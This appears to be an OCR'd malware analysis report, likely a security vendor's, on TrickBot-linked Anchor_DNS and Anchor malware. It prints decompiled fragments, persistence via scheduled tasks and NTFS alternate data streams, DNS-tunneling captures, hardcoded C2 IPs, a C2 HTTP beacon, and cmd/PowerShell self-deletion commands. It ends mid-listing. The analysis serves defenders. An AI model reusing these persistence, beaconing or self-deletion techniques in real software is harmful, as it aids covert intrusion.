
anchorDNS_x64.exe contains a PDB path with the name of the malware, *Anchor_DNS*. This file is the 64-bit version of *Anchor_DNS*, however, there were earlier instances of the 32-bit version as well. The project name shows that this is the fifth version of *Anchor_DNS*.



PDB Path: (show in hex) C:\simsim\anchorDNS.v5\Bin\x64\Release\anchorDNS_x64.pdb

`PDB PATH: C:\simsim\anchorDNS.v5\Bin\x64\Release\anchorDNS_x64.pdb





Many strings in the code have typos and grammatical mistakes, further affirming our suspicion that the authors of *Anchor_DNS* are not native english speakers.



```
00000017    C    reset_connection -> %s
00000027    C    server_ok <- %s (packets on server %s)
00000021    C    Rearmost packed recived (id: %s)
00000018    C    data recived from <- %s
0000001A    C    Packet sended with crc %s
0000000D    C    ([0-9]{1,3})
```

Multiple typos and grammatical mistakes in the Anchor_DNS code.

The threat actor gave considerable effort to obfuscating the code of this new Anchor_DNS variant using stack strings, string encryption, and by implementing a packer. The following example shows considerable changes in the code of the WinMain() function between an older variant of Anchor_DNS and the new variant.

Winmain function - Old Anchor_DNS C759203D19D86540B6C1EFA6EEC6AAB9ED25470D	**Winmain function - New Anchor_DNS variant** B34B201F727CA2C0907850A427FE220ED9CDB2BD
	
	


```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LP
{
  unsigned int v4; // eax
  __int64 v5; // rdi
  char v6; // al
  int v7; // ebx
  char v9; // [esp+0h] [ebp-18h]
  int v10; // [esp+Ch] [ebp-Ch]
  char v11[8]; // [esp+10h] [ebp-8h]

  sub_155376();
  sub_155466(v11, "--log=", &ArgList);
  sub_155517("start program with cmdline \"%s\"\n", (char)lpCmdLine);
  v4 = GetTickCount();
  srand(v4);
  HIDWORD(v5) = 0;
  if ( !(unsigned __int8)sub_155466(v11, "-u", 0)
    && !(unsigned __int8)sub_155466(v11, "-s", 0)
    && !(unsigned __int8)sub_155466(v11, "-i", 0) )
  {
    v6 = sub_15283C();
LABEL_18:
    if ( v6 )
      goto LABEL_19;
    goto LABEL_20;
  }
  if ( !(unsigned __int8)sub_155466(v11, "-i", 0) )
  {
    if ( (unsigned __int8)sub_155466(v11, "-u", 0) )
    {
```

```
v4 = 0i64;
v22 = 0i64;
v5 = lpCmdLine;
v6 = -1;
v7 = sub_140002480(&v22, hPrevInstance, lpCmdLine, nShowCmd);
v8 = 0i64;
if ( v22 )
{
  while ( *(_BYTE *)(v8 + v7) == 65 )
  {
    if ( ++v8 >= v22 )
      return v6;
  }
  v6 = 0;
  sub_14000B7E8(v24, v5);
  v55 = 53;
  v9 = 0i64;
  v56 = 53;
  v57 = 116;
  v58 = 119;
  v59 = 111;
  v60 = 69;
  v61 = 0;
  do
    *(&v55 + v9++) -= 8;
```

Anchor_DNS was able to stay under-the-radar by using specific execution flags. If these command-line arguments are not supplied, the Anchor_DNS terminates.

-i flag:

creates a scheduled task with the following naming convention (e.g "Notepad++ autoupdate#94654"): **[random folder name in %APPDATA%] autoupdate#[random_number]**



Machine

\Google autoupdat...
Automatic execution name

\Google autoupdate#47211
Scheduled Task

Properties


\Google autoupdate#47211
Automatic execution name

Writes NTFS ADS files ($TASK, $GUID, $FILE)

Alternate Data Stream	ADS Contents	Decoded Contents
edskype.exe:$FILE	QzpcVXNlcnNcdXNlclxBcHBEYXRhXFJvYW1pbmdcU2t5cGVcZWRza3lwZS5leGU=	C:\Users\user\AppData\Roaming\S

edskype.exe:$TASK	Tm90ZXBhZCsrIGF1dG91cGRhdGUjOTQ2NTQ	Notepad++ autoupdate#94654
edskype.exe:$GUID	[BASE64]	/anchor_dns/[COMPUTER_NAME] [clientID]/

- **-u flag:**
    - **New Variant**: executes the malware's main communication module with the C2
    - **Old Variant:**
        - Drops a copy in %TEMP%
        - Creates ADS files ($GUID, $FILE)
- **-s flag:** appears only on older versions of *Anchor_DNS* and runs the program without creating persistence and self-deletes once done.
- **--log=**: expects a file name to write log file in C:\Users\[USER]




```
2019-12-03 08:32:48.912 pid 3912 start program with cmdline "--log=debug"
2019-12-03 08:32:48.912 pid 3912 error create file
"C:\Users\[redacted].exe:$TASK" for read, error code 2
2019-12-03 08:32:48.912 pid 3912 created file
"C:\Users\[redacted].exe:$TASK"
2019-12-03 08:32:48.912 pid 3912 content "SUNTaGFycENvZGUgYXV0b3VwZGF0ZSM1ODg5OA"
2019-12-03 08:32:48.912 pid 3912 createSystemTask: error call RegisterTaskDefinition(),  hr
code 0x80070005
2019-12-03 08:32:48.912 pid 3912 createSystemTask() return false
2019-12-03 08:32:48.943 pid 3912 guid:
"/anchor_dns/[redacted]17601.882F4CC07C05B74484219360A0876DB7/"
2019-12-03 08:32:48.943 pid 3912 error create file
"C:\Users\[redacted].exe:$FILE" for read, error code 2
2019-12-03 08:32:48.943 pid 3912 created file
"C:\Users\[redacted].exe:$FILE"
2019-12-03 08:32:48.943 pid 3912 content
"QzpcVXNlcnNc[redacted]wZS5leGU"
2019-12-03 08:32:49.084 pid 3912 end of program with cmdline "--log=debug"
2019-12-03 08:35:42.539 pid 1872 start program with cmdline "-i --log=debug"
2019-12-03 08:35:42.539 pid 1872 end of program with cmdline "-i --log=debug"
```

Contents of the debug file created by Anchor_DNS.

C2 Communication

Older and newer versions of *Anchor_DNS* communicate over DNS. However, the newer version described here does not check Internet connectivity using legitimate online web services like **ipinfo.io**, and instead uses a built-in capability to check for the server's availability using the ICMP protocol.




```
192.168.49.128    DNS     59 Standard query 0x39e3 A kostunivo.com
192.168.49.128    DNS     75 Standard query response 0x39e3 A kostunivo.com A 192.0.2.123
192.0.2.123       ICMP    50 Echo (ping) request  id=0x0001, seq=1/256, ttl=255 (no response found!)
192.168.49.128    ICMP    50 Echo (ping) request  id=0x0001, seq=1/256, ttl=255 (reply in 1197)
192.168.49.128    ICMP    50 Echo (ping) reply    id=0x0001, seq=1/256, ttl=128 (request in 1196)
192.0.2.123       ICMP    50 Echo (ping) request  id=0x0001, seq=2/512, ttl=255 (no response found!)
192.168.49.128    ICMP    50 Echo (ping) request  id=0x0001, seq=2/512, ttl=255 (reply in 1200)
192.168.49.128    ICMP    50 Echo (ping) reply    id=0x0001, seq=2/512, ttl=128 (request in 1199)
192.0.2.123       ICMP    50 Echo (ping) request  id=0x0001, seq=3/768, ttl=255 (no response found!)
```

Determining C2 server connectivity.

DNS Tunneling

Anchor_DNS communicates with the C2 servers over DNS using DNS Tunneling. With this technique, Anchor_DNS can transfer data, receive commands, and download an additional payload, as detailed in NTT Security's report on an older Anchor_DNS sample.

By implementing DNS Tunneling, Anchor_DNS can evade certain security products that might block certain network protocols or overlook DNS traffic.




```
DNS    130  Standard query 0x9914 A [redacted].kostunivo.com
DNS    146  Standard query response 0x9914 A [redacted].kostunivo.com
DNS    116  Standard query 0x438e A [redacted].kostunivo.com
DNS    132  Standard query response 0x438e A [redacted].kostunivo.com A 255.255.255.
DNS    116  Standard query 0x0fc0 A [redacted].kostunivo.com
DNS    132  Standard query response 0x0fc0 A [redacted].kostunivo.com A 255.255.255.
DNS    116  Standard query 0xb0d3 A [redacted].kostunivo.com
DNS    132  Standard query response 0xb0d3 A [redacted].kostunivo.com A 65.100.0.0
DNS    124  Standard query 0x8b72 A [redacted].kostunivo.com
```

Example of DNS Tunneling traffic generated by Anchor_DNS.

Discovery of The Anchor Malware and Its Connection to TrickBot


During our investigation, we found several unidentified malware samples related to TrickBot infections. The malware is dubbed *Anchor* by its authors and has been active since August 2018. Unlike *Anchor_DNS*, the *Anchor* malware does not implement communication over DNS. However, it does share many behavioral, code, and string similarities with *Anchor_DNS* and some similarities to TrickBot.



History ⓘ

Creation Time	2018-08-22 16:40:51
First Submission	2018-08-23 17:07:39
Last Submission	2018-09-10 14:09:59
Last Analysis	2018-10-18 06:09:49
Debug Artifacts	2018-08-22 15:40:51

Earliest Anchor sample observed (SHA-1:3ed09498214d93c9ec14a15286546d242ad58943)




Debug Artifacts

Path	D:\MyProjects\secondWork\Anchor\Win32\Release\anchorInstaller_x86.pdb
GUID	c810fb12-7853-4cd5-b5a2-13476312f71b

PDB path for the earliest Anchor sample found.

Many *Anchor* samples have a very low or at times zero detection rate by AV vendors, which could explain the limited reports about this malware.




2019-07-23	0 / 65	Win32 DLL	Anchor_x64.exe
2019-07-23	0 / 65	Win32 DLL	Anchor_x64.exe
2019-07-18	0 / 65	Win32 DLL	Anchor_x64.dll
2019-07-18	0 / 66	Win32 DLL	Anchor_x64.dll
2019-07-18	0 / 62	Win32 DLL	Anchor_x64.dll
2019-07-18	0 / 66	Win32 DLL	Anchor_x64.dll
2019-07-18	0 / 64	Win32 DLL	Anchor_x64.dll
2019-07-18	0 / 65	Win32 DLL	Anchor_x64.dll
2019-07-18	0 / 67	Win32 DLL	Anchor_x64.dll
2019-07-18	0 / 66	Win32 DLL	Anchor_x64.dll
2019-07-18	0 / 67	Win32 DLL	Anchor_x64.dll

List of Anchor payloads found on VirusTotal with 0/0 detection rate.

The malware has both x86 and x64 versions and contains an installer component to install the malware.

Payload Name	Hash	PDB Path
anchorInstaller_x86	3ed09498214d93c9ec14a15286546d242ad58943 4bba60ff11f8b150b004960c658ad74a707ebcea	D:\MyProjects\secondWork\Anchor\Win32\Release\anchorInstaller_x8 C:\Users\ProFi\Desktop\data\Win32\anchorInstaller_x86Code\anchorIn
anchorInstaller_x64	e75983b073ff0632e35e237f6622466c2699687c	
Anchor_x86	Bd26238fb7d7e16ea79073d882bba00d34dd859c F3683a0c12154e8bf44d9d942db3eac9e930e7a5 9ebb541dcb24d564448a6f5e00c613b73eba7148	D:\MyProjects\secondWork\Anchor\Win32\Release\Anchor_x86.pdb C:\Users\ProFi\Desktop\data\Win32\anchorInstaller_x86Code\Anchor_ D:\Anchor\Anchor\Win32\Release\Anchor_x86.pdb
Anchor_x64	46c595e580719a4c54f55b4041f81d6e50ab4062 e5dc7c8bfa285b61dda1618f0ade9c256be75d1a	D:\Anchor\x64\Debug\Anchor_x64.pdb C:\[JOB]\Anchor\x64\Release\Anchor_x64.pdb

The *Anchor* payload is delivered by *AnchorInstaller AnchorInstaller* unpacks the Anchor DLL and drops it in the %SYSTEMROOT% or %SYSTEMROOT%\System32 folder. The dropped DLL is loaded by the service **netTcpSvc**, which is created by the malware.




Name	Type	Data
(Default)	REG_SZ	(value not set)
ServiceDll	REG_EXPAND_SZ	%SystemRoot%\netxzgvm.dll

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\netTcpSvc\Parameters

Anchor service persistence found in the registry.

NTFS ADS File - Storing the GUID

Similar to *Anchor_DNS*, *Anchor* creates an NTFS ADS file **$GUID** to store its GUID:



/anchor001/[redacted]_W617601.D9908B2A95BAD3226F6BEA72ECCFF9B6/

Anchor GUID stored as an NTFS ADS.

Unlike *Anchor_DNS*, which stores the information in Base64, *Anchor's* GUID is saved in cleartext.


Self Deletion

Anchor and older versions of *Anchor_DNS* implement the exact same self deletion routine using two sets of commands to ensure that the dropper is deleted once the malware was successfully deployed:

- cmd.exe /c timeout 1 && del C:\Users\[USER]\[SAMPLE_LOCATION]"
- cmd.exe /C PowerShell 'Start-Sleep 5; Remove-Item C:\Users\[USER]\[SAMPLE_LOCATION]'


C2 Communication

Similar to TrickBot, *Anchor* tries to establish Internet connectivity and the external IP of the target machine prior to communicating with its C2 servers. It uses the following hardcoded web services to test connectivity:



```
                        ; "checkip.amazonaws.com"
dd offset aIpechoNet    ; "ipecho.net"
dd offset aIpinfoIo     ; "ipinfo.io"
dd offset aApiIpifyOrg  ; "api.ipify.org"
dd offset aIcanhazipCom ; "icanhazip.com"
dd offset aMyexternalipCo ; "myexternalip.com"
dd offset aWtfismyipCom ; "wtfismyip.com"
dd offset aIpAnysrcNet  ; "ip.anysrc.net"
```


Once it has established connectivity, it communicates with a set of hardcoded C2 servers.



```
dd offset a5125425115    ; DATA XREF: sub_10006020+165↑r
                         ; "51.254.25.115"
dd offset a1931839866    ; "193.183.98.66"
dd offset a9121713737    ; "91.217.137.37"
dd offset a879817585     ; "87.98.175.85"
```

Communication with a set of hardcoded C2 servers.

The request and response follow the same C2 communication format as TrickBot.



```
1234567890GET /anchor001/116938_W617601.55E8B032D631484320ED9E2F9CC69844/1/
GgrCABOzFUqX79ed4NRM75eLk9jiOLtS/ HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: WinHTTP loader/1.0
Host: 51.89.73.157:443

HTTP/1.1 200 OK
server: Cowboy
date: Wed, 04 Dec 2019 22:25:00 GMT
content-length: 3
Content-Type: text/plain

/1/
```

The request and response format for Anchor.

Connecting Anchor / Anchor_DNS to TrickBot

Anchor and *Anchor_DNS* are both directly linked to TrickBot infections, as they are downloaded by TrickBot as secondary payloads. There are also several other similarities noted below.

GUID Generation Function

The GUID generation functions for *Anchor_DNS* and *Anchor* seem almost identical to that of the GUID generated by TrickBot. The GUID follows this pattern:

[Machine_NAME]_[Windows_Version].**[Client_ID]**

Malware Name	GUID
Anchor_DNS	/**anchor_dns**/**MACHINE-001_W617601**.**D4CB942AA18EFF519DCBCAE88A0A99FB**/
Anchor	/**anchor001**/**jujubox-PC_W617601**.**6E8516CA48318FB2904E2027B5350B26**
Trickbot	/**mor49**/**DAVID-PC_W10017134**.**55C60B5D13499341D72F5A34C632CFD9**

External IP Check Web Services


Both *Anchor* and older versions of *Anchor_DNS* use a list of hardcoded online web services to determine Internet connectivity and check the external IP of the infected machine. The same list is also used by TrickBot:

checkip.amazonaws.com, ipecho.net, ipinfo.io, api.ipify.org, icanhazip.com, myexternalip.com, wtfismyip.com, and ip.anysrc.net.

In certain cases, if internet connectivity cannot be reached, *Anchor* and older versions of *Anchor_DNS* will delete themselves.

Shared C2 Infrastructure

TrickBot, *Anchor,* and *Anchor_DNS* typically use a separate C2 infrastructure. However, in some instances of this attack, there was C2 server overlap between these infrastructures. For example, the IP 23.95.97[.]59, which is hardcoded in an *Anchor* sample, has also served *Anchor_DNS* and TrickBot:



```
push    eax             ; Src
mov     [ebp+var_1C], ebx
mov     [ebp+var_18], ebx
